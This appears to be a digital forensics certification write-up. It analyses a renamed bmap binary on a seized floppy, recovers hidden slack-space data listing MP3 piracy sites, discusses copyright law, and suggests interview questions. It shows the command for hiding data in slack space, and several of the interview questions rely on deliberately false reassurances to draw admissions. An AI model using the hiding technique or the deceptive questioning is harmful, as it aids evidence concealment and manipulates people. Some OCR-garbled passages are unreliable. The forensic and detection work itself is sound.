Having detected content in the slack space of the blocks allocated to the /Docs/Sound-HOWTO-html.tar.gz file related to the potential distribution of copyrighted material, the evidence is strong that John Price had used the prog binary at least once with the data placement invocation mode.

[forensics@GCFA tmp]# ./prog --mode=p Sound-HOWTO-html.tar.gz < hidden_data.gz [forensics@GCFA tmp]#	Something similar to this command would have been necessary to store hidden data to the ./DOCS/Sound-HOWTO-html.tar.gz slack space.

The bmap executable documentation, which we have proven to be the effective same utility as the prog executable, accurately states that very few applications have access to read or write to/from filesystem slack space. Since we cannot know whether the data content written to slack space was performed via use of the prog executable, we can only suspect that the prog executable was likely used. It is possible that some other tool was used to write data to slack space, albeit improbable.

Prog metadata access/creation/modification time and permission details correlate to prog output

As previously performed, we can get many relevant metadata details by using the stat command on the file within the noexec(program execution not permitted),noatime(file access time modification not permitted) mounted floppy filesystem, which ensure that we did not perturb the state of the data since evidence seizure.

<table>
<tr>
<td>
<pre>
[root@GCFA floppy_image]# stat ./prog
  File: `./prog'
  Size: 487476   Blocks: 960   IO Block:
4096   Regular File
Device: 702h/1794d   Inode: 18   Links: 1
Access: (0755/-rwxr-xr-x) Uid: (502/ UNKNOWN)   Gid:
(502/ UNKNOWN)
Access: 2003-07-15 23:12:45.000000000 -0700
Modify: 2003-07-14 07:24:00.000000000 -0700
Change: 2003-07-15 23:05:33.000000000 -0700

You have new mail in /var/spool/mail/root
[root@GCFA floppy_image]#
</pre>
</td>
<td>Stat is ran on the prog executable, listing permissions and access/modify/change times.</td>
</tr>
</table>

Based on the results of the stat command, we can see from the metadata that the file permissions for the file user, the file group, and all others have been set to allow for execution. Unfortunately, access, modify, and change times can be updated via use of the touch Unix command, so it is possible that John Price could have executed the prog utility, which would have updated it's access time, and then later used the touch command to modify the access time to some other time.

Another issue is that because the data stored in slack space was not part of the file-system, it did not have any associated meta-data. Thus, we cannot correlate the metadata times of the hidden slack space file with the execution times of the prog executable, because no such metadata times exist.

In conclusion, it is impossible to know for sure based upon the limited evidence observed on the floppy image whether or not John Price used the prog executable to write the case-relevant data content to the slack space of the ./Docs/Sound-HOWTO-html.tar.gz file, although it is highly probable for the following reasons:

- As very few tools can write directly to slack space, it is very likely that prog was the tool used to write data to the slack space on the floppy.
- The content of the slack space is directly relevant to the case, and provides further information implicating John Price in the alleged distribution of copyrighted material.

Laws violated by bmap

No laws were violated by the use of bmap to store URL's in the slack space on the floppy. Even if it could be proven that it was indeed John Price who used the prog executable to write to floppy slack space, the contents of the file by itself does not violate any United States laws.

To fully understand whether any laws were violated by use of the prog executable, it would be necessary to investigate all of the slack space on all of the hard-drives on all of the systems in which John Price was known to have or was suspected to have access. The extent of this investigation only covers the slack space contained within the analyzed evidence (the floppy image), and with respect to this, no laws were broken.

Had we have found copyrighted material within the contents of the floppy image slack space, or if we were to find copyrighted material in the contents of slack space on other systems, then the laws covering copyright infringement would apply. As the suspected activity happened within the United States, the actions taken by John Price would be subject to United States Laws.

Copyright Law, and the laws that cover copyright infringements is contained within Title17 of U.S. Code[10], were recently amended with the 1976 Copyright Act which provides to the owner of the copyright exclusive permissions in copyrighted material reproduction, preparation of derivative works, distribution of copies of the material, or display of the copyrighted material to the public[11].

If John Price had have used the prog executable to distribute copyrighted material, he would have been in violation of copyright law and would be subject to 17 U.S.C Section 501 [12], which covers infringement of copyright.

Penalties for using bmap

As no laws were broken by use of the prog executable with respect to the floppy image acquired during seizure, no penalties or remediation would be required to damaged or affected parties.

Had John Price have used the prog executable on the floppy or on other systems to distribute copyrighted materials for profit, he would be subject to the remedies provided in 17 U.S.C Section 504 subsection (b)[13] , which entitles the copyright owners to recover the damages suffered by them as a result of the infringement as well as any profits made by the infringer that are attributable to the infringement.

Violation to corporate policy

A robust corporate information security policy should, at the least, prohibit activities that violate state and federal laws. Beyond this, policies should be in place that limit user's privileges and access to that granted and imposed by site system administrators.

If through the course of further investigation that John Price did indeed use the prog utility as a means of distributing copyrighted material, then such actions would also be a violation of corporate policy, and should result in disciplinary action or termination of employment, or remediation set my corporate policy authors and corporate management. *It is critical that these policies be in place prior to invocation in a situation such as this.*

If it could be proven by subsequent investigation that John Price did indeed use the prog executable to write to the slack space in the floppy, then a policy would need to exist preventing employees from using company computing resources outside of the privileges specified by the site system administrator. In this case, the floppy's file-system would have to be considered the limit of the privilege set by the system administrator. Complications could arise here, especially if the floppy was the personal property of John Price. Given the fact that he has denied ownership of the floppy, it can likely be considered an asset of the company since it was seized on company property.

Interview Questions

Questions for person John Price to prove he owned/ran file

Question 1
Strategy: Portray ignorance and doubt in an attempt at getting John Price to volunteer information or present a useful response:

Question: John, I'm wondering whether our auditors have mis-read the entire situation, we've had our people take a look at the the floppy, but they couldn't identify anything out of the ordinary so we really don't think the program was used illegitimately, was it just the case that you used the binary to perform your job function? If so, then this can probably be resolved relatively quickly.

Question 2
Strategy: Get John to admit to a lesser charge of simply owning the floppy by getting him to infer that his use of netcat was somehow legitimate. If John responses

affirmatively that he does not have appropriate tools for his job, he'll indirectly be accepting responsibility for having been interested in netcat, providing information linking him to the ownership of the floppy.

Question: John, we found this disk in your personal system and noticed that it contained installation packages for netcat. We can probably wrap this whole thing up fairly quickly if we can just bottom out on what the site system administrators need to do in order to prevent the users from having to utilize such rudimentary software like netcat to get their jobs done. Do you have any input? We need to give management something to give them a sense of closure.

Question 3
Strategy: Question the tactics that John may have employed in trying to cover up his actions. If he admits to renaming the file, we can infer from the program makefile that he also compiled the program, since simply renaming it would not change the 'prog' listed at the top of the '—help' invocation.

Question: John, so the auditors took a look at the floppy and noticed that the bmap executable was renamed to prog, was this just a mistake or was this intentional? They think that you were up to no good when you renamed the file from bmap to prog, However it seems to me that you probably just chose the first thing that came to mind when you renamed it. Can you help us give them something to address their concerns and get this issue resolved?

Question 4
Strategy: Get John Price's perception on the nature of the situation.

Question: John, we've checked out the floppy and honestly can't see that anything illegal was done that justifies your suspension. Perhaps the unfortunate coincidence of your hard-drive crash along with unfounded suspicions based upon seizure of the floppy has made a mountain out of a mole-hill. If we can just determine who owned the floppy, we'd go a long way towards getting this whole thing behind us. Can you help us out here?

Question 5
Strategy: Present John Price with an apparent 'way-out' by offering him the opportunity to claim that we've merely just uncovered what appears to be personal data

Question: John, we contacted Mike about the Mikemsg.doc file and he had no idea about it; can you give us some more information about whether this was simply a personal message or whether it had to do with company business?

Case Information

Details for Floppy analysis, evidence found?

<u>Floppy Slack Space Data Content Analysis</u>

Naturally the next step that comes to mind for analysis is to examine the slack space on the fl-160703-jp1.dd image. We will recursively investigate each directory under the root directory of the fl-160703-jp1.dd image, investigating the slack space content of all blocks associated with files in the root directory and subdirectories. As quoted earlier in the description of bmap, few tools have access to file slack space, thus we are limited in what tools can present this data to us. We elect to use prog itself to study the slack space of the fl-160703-jp1.dd image.

```
[forensics@GCFA John]# cd John/; ls -l
total 42
-rwxr-xr-x    1 502      502          19088 Jan 28  2003 sect-
num.gif
-rwxr-xr-x    1 502      502          20680 Jan 28  2003
sectors.gif
[forensics@GCFA John]# for file in `ls -1 *`; do echo $file;
/tmp/prog --mode=s $file; echo; echo; done
sect-num.gif
getting from block 367
file size was: 19088
slack size: 368
block size: 1024


sectors.gif
getting from block 389
file size was: 20680
slack size: 824
block size: 1024
```

We change directory into the John directory and list its contents to refresh us on it's contents. We then employ Unix shell scripting to iteratively display the slack space of each file in the John directory.

Based on knowledge of the programs return values, it is apparent that neither the sect-num.gif nor sectors.gif files seem to have data contained within their respective slack spaces.

```
[forensics@GCFA floppy_image2]# cd ../May03/; ls -l
total 15
-rwxr-xr-x    1 502      502          13487 Jul 14 07:12
ebay300.jpg
[forensics@GCFA May03]# for file in `ls -1 *`; do echo $file;
/tmp/prog --mode=s $file; echo; echo; done
ebay300.jpg
getting from block 404
file size was: 13487
slack size: 849
block size: 1024
```

We change to the May03 directory and repeat the aforementioned procedure. We again fail to detect any hidden data nested within the slack space of the ebay300.jpg file.

```
[forensics@GCFA floppy_image2]# cd Docs; ls -l
total 170
-rwxr-xr-x    1 502      502          29184 May 21  2003 DVD-
Playing-HOWTO-html.tar
-rw-r--r--    1 root     root           185 Jan  5 12:52 hidden
-rwxr-xr-x    1 502      502          27430 May 21  2003 Kernel-
HOWTO-html.tar.gz
-rw-------    1 502      502          29696 Jun 11  2003
Letter.doc
-rw-------    1 502      502          19456 Jul 14 07:48
Mikemsg.doc
-rwxr-xr-x    1 502      502          32661 May 21  2003 MP3-
HOWTO-html.tar.gz
-rwxr-xr-x    1 502      502          26843 Jul 14 07:11 Sound-
HOWTO-html.tar.gz
[forensics@GCFA Docs]# for file in `ls -1 *`; do echo $file;
/tmp/prog --mode=s $file; echo; echo; done
```

We change to the Docs directory and repeat the aforementioned procedure. While iteratively retrieving the slack space associated with each of the files contained in the Docs directory, we find content in the slack space of the Sound-HOWTO-html.tar.gz file.

Based upon observation of this command, it does not appear that

<table>
<tr><td>DVD-Playing-HOWTO-html.tar
getting from block 277
file size was: 29184
slack size: 512
block size: 1024

hidden
getting from block 816
file size was: 185
slack size: 839
block size: 1024

Kernel-HOWTO-html.tar.gz
getting from block 129
file size was: 27430
slack size: 218
block size: 1024

Letter.doc
getting from block 74
file size was: 29696
slack size: 0
block size: 1024

Mikemsg.doc
getting from block 94
file size was: 19456
slack size: 0
block size: 1024

MP3-HOWTO-html.tar.gz
getting from block 162
file size was: 32661
slack size: 107
block size: 1024

Sound-HOWTO-html.tar.gz
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
h?downloadsM±Â Ew¾¹Iaps4Æ¤-©õ®BRPôïm\Ï¹'¹³/»Ì{¾ª\xÂ
÷ÕZÅÃ-ÈV%dÒS6¦½A¤ÑkW¾P¤Wd|Ý¥#°Å3xb¶Z/-3ô·HíAëM¨$3tBiu]7N
³ÂyÓ¹
?M3?×e·eÆ</td><td>the contents of slack space is regular ASCII text.</td></tr>
<tr><td>[forensics@GCFA Docs]# /tmp/prog --mode=s Sound-HOWTO-html.tar.gz > /tmp/hidden_data
getting from block 190
file size was: 26843
slack size: 805
block size: 1024</td><td>We redirect the contents of Sound-HOWTO-html.tar.gz Slackspace to a file</td></tr>
<tr><td>[forensics@GCFA Docs]# ls -l /tmp/hidden_data
-rw-r--r--   1 root   root   805 Jan 7 03:48 /tmp/hidden_data
[forensics@GCFA Docs]# file /tmp/hidden_data
/tmp/hidden_data: gzip compressed data, was "downloads", from Unix</td><td>We consider the size of the file. As expected, it falls between 1 bytes and 4095 byte.

Next we run the file command to understand what kind of file it is</td></tr>
<tr><td>[forensics@GCFA Docs]# mv /tmp/hidden_data /tmp/hidden_data.gz; gunzip /tmp/hidden_data.gz</td><td>To unzip the file, it is renamed to include a .gz extension. This is done to accommodate the gunzip utilities</td></tr>
</table>

	requirement to only unzip files with .gz extensions.
[forensics@GCFA root]# file /tmp/hidden_data /tmp/hidden_data: ASCII text	We again run the file command on the unzipped file (gunzip renames the file, removing the .gz extension upon decompression). We see that the resulting file appears to be ASCII text, which should be human readable.
[forensics@GCFA Docs]# cat /tmp/hidden_data Ripped MP3s - latest releases: www.fileshares.org/ www.convenience-city.net/main/pub/index.htm emmpeethrees.com/hidden/index.htm ripped.net/down/secret.htm ***NOT FOR DISTRIBUTION*** [forensics@GCFA Docs]#	Here we examine the contents of the unzipped data stored in slack space.
[forensics@GCFA tmp]# host www.fileshares.org Host www.fileshares.org not found: 3(NXDOMAIN) [forensics@GCFA tmp]# host www.convenience-city.net Host www.convenience-city.net not found: 3(NXDOMAIN) [forensics@GCFA tmp]# host emmpeethrees.com Host emmpeethrees.com not found: 3(NXDOMAIN) [forensics@GCFA tmp]# host ripped.net ripped.net has address 64.175.161.93	We see that only one of the URL's resolves to a valid Internet IP address. The host command maps DNS names to IP addresses, and vice versa.

The result of the above analysis highlights a list of 'ripped MP3's, and lists what appear to be URL's (Uniform Resource Locators) of ripped MP3 sources. Each DNS (Domain Name System) name was queried to the DNS system, although only the last of the 4 names resolved to an IP address. This URL was queried with a web-browser, but no useful information leading was found. Due to the common nature of the DNS name 'ripped.net,' it appears that the DNS squatters have incorporated this name into their trap to snare customers. As analysis of the disk image has occurred ~6 months after it was seized, it is reasonable to assume that these URL's and DNS names have changed over time.

<u>Floppy File Data Content Analysis</u>

Our next step of analysis will be to consider the nature of each of the files contained in the floppy disk file system.

[forensics@GCFA floppy_image]# ls -alR .: total 557 drwxr-xr-x 6 root root 1024 Jul 15 23:03 . drwxr-xr-x 5 root root 1024 Jan 5 12:44 .. -rw-r--r-- 1 root root 2592 Jul 14 07:13 .~5456g.tmp drwxr-xr-x 2 502 502 1024 Jul 14 07:22 Docs drwxr-xr-x 2 502 502 1024 Feb 3 2003 John drwx------ 2 root root 12288 Jul 14 07:08 lost+found drwxr-xr-x 2 502 502 1024 May 3 2003 May03 -rwxr-xr-x 1 502 502 56950 Jul 14 07:12 nc-1.10- 16.i386.rpm..rpm -rwxr-xr-x 1 502 502 487476 Jul 14 07:24 prog ./Docs:	We recursively list the contents of the floppy image.




```
total 171
drwxr-xr-x    2 502      502          1024 Jul 14 07:22 .
drwxr-xr-x    6 root     root         1024 Jul 15 23:03 ..
-rwxr-xr-x    1 502      502         29184 May 21  2003 DVD-
Playing-HOWTO-html.tar
-rwxr-xr-x    1 502      502         27430 May 21  2003 Kernel-
HOWTO-html.tar.gz
-rw-------    1 502      502         29696 Jun 11  2003
Letter.doc
-rw-------    1 502      502         19456 Jul 14 07:48
Mikemsg.doc
-rwxr-xr-x    1 502      502         32661 May 21  2003 MP3-
HOWTO-html.tar.gz
-rwxr-xr-x    1 502      502         26843 Jul 14 07:11 Sound-
HOWTO-html.tar.gz

./John:
total 44
drwxr-xr-x    2 502      502          1024 Feb  3  2003 .
drwxr-xr-x    6 root     root         1024 Jul 15 23:03 ..
-rwxr-xr-x    1 502      502         19088 Jan 28  2003 sect-
num.gif
-rwxr-xr-x    1 502      502         20680 Jan 28  2003
sectors.gif

./lost+found:
total 13
drwx------    2 root     root        12288 Jul 14 07:08 .
drwxr-xr-x    6 root     root         1024 Jul 15 23:03 ..

./May03:
total 17
drwxr-xr-x    2 502      502          1024 May  3  2003 .
drwxr-xr-x    6 root     root         1024 Jul 15 23:03 ..
-rwxr-xr-x    1 502      502         13487 Jul 14 07:12
ebay300.jpg
```

From the above listing, we have identified each file requiring investigation.

File Path (relative to floppy root directory)	Comments
./Docs	This directory name appears to have been generically selected. Although it contains miscellaneous files, including the hidden file nested in the slack space of blocks associated with the Sound-HOWTO-html.tar.gz file, it's name doesn't seem exceptionally descriptive. This file may have been intentionally generically named to throw off anyone not meant to have the floppy, but probably just means it was named with the first thing that came to mind.
./John	This directory contains 2 images that appear to describe hard-disk concepts. By itself, nothing seems suspicious about the directory name, other than the fact that it may have been intended to signify ownership of the included files.
./lost+found	This directory is automatically created by the ext2 filesystem creation program during file-system creation. It exists to serve as a place for files associated with file-system inconsistencies to be deposited during file-system maintenance activities. As it is empty, it contributes no value to the investigation[9].

./May03	This directory contains one image and denotes what appears to be a naming convention specifying dates. The metadata associated with this file also indicate that it was created on May 3rd, 2003. This may be indicative of an attempt by John to proceduralize some data retrieval/analysis steps based upon a chronological schedule.
./nc-1.10-16.i386.rpm..rpm	This appears to be a RedHat Linux based RPM (Redhat package manager) install file for the netcat utility, which is a low level 'swiss army knife (see netcat README file) developed to attach STDIN and STDOUT file descriptors between machines. This utility can be used to transfer any information content between any machines in a large number of ways. While it is not itself suspicious, it indicates that John may have been interested in using netcat to clandestinely communicate between systems. The following information was used by the rpm utility in investigating the netcat rpm file: `[forensics@GCFA floppy_image]# rpm -qpl nc-1.10-16.i386.rpm..rpm` `/usr/bin/nc` `/usr/share/doc/nc-1.10` `/usr/share/doc/nc-1.10/Changelog` `/usr/share/doc/nc-1.10/README` `/usr/share/doc/nc-1.10/scripts` `/usr/share/doc/nc-1.10/scripts/README` `/usr/share/doc/nc-1.10/scripts/alta` `/usr/share/doc/nc-1.10/scripts/bsh` `/usr/share/doc/nc-1.10/scripts/dist.sh` `/usr/share/doc/nc-1.10/scripts/irc` `/usr/share/doc/nc-1.10/scripts/iscan` `/usr/share/doc/nc-1.10/scripts/ncp` `/usr/share/doc/nc-1.10/scripts/probe` `/usr/share/doc/nc-1.10/scripts/web` `/usr/share/doc/nc-1.10/scripts/webproxy` `/usr/share/doc/nc-1.10/scripts/webrelay` `/usr/share/doc/nc-1.10/scripts/websearch` `/usr/share/man/man1/nc.1.gz` `[forensics@GCFA floppy_image]# rpm -qpi nc-1.10-16.i386.rpm..rpm` `Name        : nc` `Relocations: (not relocateable)` `Version     : 1.10` `Vendor: Red Hat, Inc.` `Release     : 16` `Build Date: Tue 23 Jul 2002 09:47:55 AM MST` `Install Date: (not installed)` `Build Host: astest` `Group       : Applications/Internet` `Source RPM: nc-1.10-16.src.rpm` `Size        : 114474` `License: GPL` `Signature   : DSA/SHA1, Tue 03 Sep 2002 02:30:55 PM MST, Key ID 219180cddb42a60e` `Packager    : Red Hat, Inc. <http://bugzilla.redhat.com/bugzilla>` `Summary     : Reads and writes data across network connections using TCP or UDP.` `Description :` `The nc package contains Netcat (the program is`

	`actually nc), a simple` `utility for reading and writing data across network connections, using` `the TCP or UDP protocols. Netcat is intended to be a reliable back-end` `tool which can be used directly or driven by other programs and` `scripts. Netcat is also a feature-rich network debugging and` `exploration tool, since it can create many different connections and` `has many built-in capabilities.`
./prog	This is the unknown binary that is comprehensively discussed in previous sections of the analysis.
./Docs/DVD-Playing-HOWTO-html.tar	This file appears to be publicly available documentation on DVD usage for Linux. While there is nothing suspicious in itself about this file, it supports the contention that John Price was interested in DVD usage, and possibly distribution using Linux.
./Docs/Kernel-HOWTO-html.tar.gz	This file appears to be publicly available documentation on kernel modifications for Linux. While there is nothing suspicious in itself about this file, it supports the contention that John Price was interested in kernel modification on Linux.
./Docs/Letter.doc	This appears to be a generic letter template. No suspicious finding resulted in investigation of this file.
./Docs/Mikemsg.doc	Contains the following text: 'Hey Mike, 'I received the latest batch of files last night and I'm ready to rock-n-roll (ha-ha). I have some advance orders for the next run. Call me soon. JP' This suggests that John Price may have been involved in trafficking music files such as MP3's.
./Docs/ MP3-HOWTO-html.tar.gz	This file appears to be publicly available documentation on mp3 usage on Linux. While there is nothing suspicious in itself about this file, it supports the contention that John Price was interested in MP3 usage on Linux
./Docs/Sound-HOWTO-html.tar.gz	This file appears to be publicly available documentation on MP3 usage on Linux. While there is nothing suspicious in itself about this file, it supports the contention that John Price was interested in the sound rendition capabilities on Linux As previously analyzed, this file utilized a block that contained hidden slack space data.

<table>
<tr><td>./John/sect-num.gif</td><td>This gif file was found to contain the following image

This image indicates that John may have been interested in learning about the mechanics of hard-drive make-up and data storage.</td></tr>
<tr><td>./John/sectors.gif</td><td>This image also indicates that John may have been interested in learning about the mechanics of hard-drive make-up and data storage.
</td></tr>
<tr><td>./John/ebay300.jpg</td><td>This file indicates that John Price may have been using Ebay, an on-line auction services site. While it doesn’t necessarily suggest that John was using Ebay to distribute and profit from copyrighted material, it does justify further investigation.

</td></tr>
</table>

What evidence (if any) suggests JP was using corporate resources to distribute copyrighted material?

A thorough analysis of the data content of each of the files on the floppy, along with the data recovered from floppy slack space, along with the conditions of the data seizure situation can all be assimilated to create a picture of evidence supporting the assertion that John Price may have used company systems to illegally copyrighted material.

Supporting evidence from the floppy data content analysis:

One significant source of evidence from the floppy data content analysis implicated JP in distribution of copyrighted material. It is the content of the ./Docs/Mikemsg.doc file. This message supports the suspicion that John Price was distributing copyrighted material. Specifically, it appears that JP intended humor in reference to the term: 'rock-n-roll.' Presumably this is a pun. In the context of the message, JP uses the term Rock-n-Role to signify that he has received batches of files and is ready to make use of them. The irony that John appears to be portraying could be attributed to the fact that 'Rock-n-Roll' is also indicative of a musical genre. This humor would make sense assuming that John intended to distribute copyrighted music of the rock-n-roll genre.

Another source of evidence that John was distributing copyrighted material is the implication from the./John/ebay300.jpg file that John was using or had used Ebay. Ebay is widely known for facilitating the connection between buyers and sellers for an astoundingly wide variety of goods - Many of which have found to be of questionable or illegal content. Empirical evidence supports the possibility that the 'advance order's referred to in ./Docs/Mikemsg.doc may have been a reference by JP to orders taken Ebay for copies of copyrighted material.

Supporting evidence from the floppy slack space data content analysis:

The only source of information retrieved from the slack space of the floppy image was a list of 4 URL's. The title of these URL's: "Ripped MP3s – Latest releases:" suggests that JP was retrieving mp3 audio files ripped (copied from CD media) over the Internet. The end of the text file contains the phrase: "***NOT FOR DISTRIBUTION***" This phrase suggests that the creator did not intend that the list of MP3 sources should be publicly shared. Further evidence exists in the fact that this data was hidden in the first place. Did John have contacts with people associated with these websites?

Supporting evidence from the conditions of data seizure:

Prior to evidence seizure, John Price apparently wiped the data from the hard disk on his company issued computer system. While circumstantial, this effort suggests that he wanted to deny authorities from analyzing the content of his system. Another interesting insight is that John did not merely delete all of the files from his computer. Having done so would have de-allocated the blocks and inodes associated with the data content, but would have left the data content and the slack space of the disk available for forensic recovery. Having gone to the trouble of wiping the data from the disk, JP ensured that forensic analysts would be unable to retrieve information via conventional data recovery means.

The contention that JP had access to other computers, along with the fact that he had a portable floppy disk containing a statically linked copy of bmap 1.0.20, suggests that he may have used the slack space on these systems to store data related to the alleged distribution of copyrighted materials.

Summary of supporting evidence suggesting JP used corporate systems to distribute copyrighted material.

While circumstantial, the data recovered from the content of the floppy and the slack space of the floppy, along with the circumstances of the situation and the data seizure alone cannot offer compelling evidence that JP absolutely used company systems to distribute copyrighted material.

We suggest these next analysis steps to build a case proving beyond a reasonable doubt that JP used company systems to distribute copyrighted material:

- Analyze the contents of slack space and files on systems in which John Price may have had access.
- Contact and question owners of the systems identified in the URL's listed that were embedded in the contents of the file hidden in slack space on the floppy.
- Work with Law enforcement to contact E-bay Corporation to request records regarding John Prices usage of their system. Identify and analyze any transactions made or material advertised.
- Pursue possible non-conventional means of disk recovery on John Price's wiped company-issued computer hard-disk. Statistical Mass-spectrometry-based techniques may exist that could retrieve portions of the wiped disk, depending on whether JP wiped the disk with an insufficiently redundant number of wipes (The NSA considers 7 wipe iterations an acceptable amount that would render unconventional data recovery methods ineffective). This method is known to be expensive and may not be justified considering the severity of the possible crime.

Advice for System Administrators for detecting bmap usage

[forensics@GCFA floppy_image]# find . -exec /usr/bin/bmap --mode=chk {} \; 2>&1 |grep has ./Docs/Sound-HOWTO-html.tar.gz has slack [forensics@GCFA floppy_image]#	The find command can be used to execute bmap to monitor slack space content and alert only if successful as it recourses through a directory tree specified on the command line[6]
[forensics@GCFA floppy_image]# find /mnt/drive/GCFA/floppy/ -exec /tmp/prog --mode=chk {} \; 2>&1 |grep has /mnt/drive/GCFA/floppy/data_file has slack /mnt/drive/GCFA/floppy/short_file has slack /mnt/drive/GCFA/floppy/data has slack	Another example of a search on our analysis directories

Based upon the results of the slack content search, the system administrator should use contact the incident handling team for further investigation.

If the bmap script used above where statically linked, it could be placed upon a floppy and transferred from system to system for verification, or be executed remotely over a network via the use of SSH.

It should be noted that this request should be considered carefully for production systems. Even though bmap is only reading data during invocation of the chk functionality, system administrators should be warned that bmap interacts directly with the disk image file, not constrained by the safety features associated with accessing disk-space via a much safer file-system interface. Management should resolve any priority challenges weighing business productivity and case importance.

Additional Information

Appendix A: Full zip archive information from zipinfo –v command

```
[forensics@GCFA analysis_directory]# zipinfo -v binary_v1_4.zip
Archive:  binary_v1_4.zip   459502 bytes   3 files

End-of-central-directory record:
-------------------------------


  Actual offset of end-of-central-dir record:      459460 (000702C4h)
  Expected offset of end-of-central-dir record:    459460 (000702C4h)
  (based on the length of the central directory and its expected
offset)

  This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 3 entries.  The central directory is 227
  (000000E3h) bytes long, and its (expected) offset in bytes from the
  beginning of the zipfile is 459233 (000701E1h).

  The zipfile comment is 20 bytes long and contains the following text:

======================== zipfile comment begins
==========================
GCFA binary analysis
========================= zipfile comment ends
===========================


Central directory entry #1:
---------------------------


  fl-160703-jp1.dd.gz

  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        Unix
  version of encoding software:                     2.3
  minimum file system compatibility required:       MS-DOS, OS/2 or NT
FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
```

```
  extended local header:                            no
  file last modified on (DOS date/time):            2003 Jul 15
23:03:02
  file last modified on (UT extra field modtime):   2003 Jul 15
22:03:01 local
  file last modified on (UT extra field modtime):   2003 Jul 16
05:03:01 UTC
  32-bit CRC value (hex):                           037deebe
  compressed size:                                  458937 bytes
  uncompressed size:                                474162 bytes
  length of filename:                               19 characters
  length of extra field:                            13 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               binary
  Unix file attributes (100400 octal):              -r--------
  MS-DOS file attributes (01 hex):                  read-only

  The central-directory extra field contains:
  - A subfield with ID 0x5455 (universal time) and 5 data bytes.
    The local extra field has UTC/GMT modification/access times.
  - A subfield with ID 0x7855 (Unix UID/GID) and 0 data bytes.

  There is no file comment.

Central directory entry #2:
---------------------------

  fl-160703-jp1.dd.gz.md5

  offset of local header from start of archive:     459007 (000700FFh)
bytes
  file system or operating system of origin:        Unix
  version of encoding software:                     2.3
  minimum file system compatibility required:       MS-DOS, OS/2 or NT
FAT
  minimum software version required to extract:     1.0
  compression method:                               none (stored)
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2003 Jul 16
00:15:00
  file last modified on (UT extra field modtime):   2003 Jul 15
23:14:59 local
  file last modified on (UT extra field modtime):   2003 Jul 16
06:14:59 UTC
  32-bit CRC value (hex):                           75457d32
  compressed size:                                  54 bytes
  uncompressed size:                                54 bytes
  length of filename:                               23 characters
  length of extra field:                            13 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               text
  Unix file attributes (100644 octal):              -rw-r--r--
  MS-DOS file attributes (00 hex):                  none
```

```
  The central-directory extra field contains:
  - A subfield with ID 0x5455 (universal time) and 5 data bytes.
    The local extra field has UTC/GMT modification/access times.
  - A subfield with ID 0x7855 (Unix UID/GID) and 0 data bytes.

  There is no file comment.

Central directory entry #3:
---------------------------

  prog.md5

  offset of local header from start of archive:     459135 (0007017Fh)
bytes
  file system or operating system of origin:        Unix
  version of encoding software:                     2.3
  minimum file system compatibility required:       MS-DOS, OS/2 or NT
FAT
  minimum software version required to extract:     1.0
  compression method:                               none (stored)
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2003 Jul 16
00:14:38
  file last modified on (UT extra field modtime):   2003 Jul 15
23:14:38 local
  file last modified on (UT extra field modtime):   2003 Jul 16
06:14:38 UTC
  32-bit CRC value (hex):                           804cc662
  compressed size:                                  39 bytes
  uncompressed size:                                39 bytes
  length of filename:                               8 characters
  length of extra field:                            13 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               text
  Unix file attributes (100644 octal):              -rw-r--r--
  MS-DOS file attributes (00 hex):                  none

  The central-directory extra field contains:
  - A subfield with ID 0x5455 (universal time) and 5 data bytes.
    The local extra field has UTC/GMT modification/access times.
  - A subfield with ID 0x7855 (Unix UID/GID) and 0 data bytes.

  There is no file comment.
```

Appendix B. Verification of restricted file-system mount options

We will verify that our new restricted loopback file system is behaving according to the restrictions that we used in the mount command. Specifically, we wil ensure that we will neither mistakenly access nor mistakenly execute the malicious code.

[forensics@GCFA analysis_directory]# touch access_time_test_file	Here we use the Linux touch command to create a file we'll use to test the access time limitation.
[forensics@GCFA analysis_directory]# date Fri Nov 28 18:04:41 MST 2003	We note the date
[forensics@GCFA analysis_directory]# stat access_time_test_file File: `access_time_test_file' Size: 0 Blocks: 0 IO Block: 4096 Regular File Device: 701h/1793d Inode: 12 Links: 1 Access: (0644/-rw-r--r--) Uid: (0/ root) Gid: (0/ root) Access: 2003-11-28 18:04:49.000000000 -0700 Modify: 2003-11-28 18:04:49.000000000 -0700 Change: 2003-11-28 18:04:49.000000000 -0700	Here we use the stat command to see the last access time of the file, in this case: 2003-11-28 18:04:49.
[forensics@GCFA analysis_directory]# date Fri Nov 28 18:08:49 MST 2003	Here we see that a few minutes have passed since the last access to our access time test file
[forensics@GCFA analysis_directory]# ll access_time_test_file -rw-r--r-- 1 root root 0 Nov 28 18:04 access_time_test_file	The ll command typically updates the access time by querying them for listing purposes.
[forensics@GCFA analysis_directory]# date Fri Nov 28 18:09:23 MST 2003	Here we see that a few minutes have passed since the last access to our access time test file
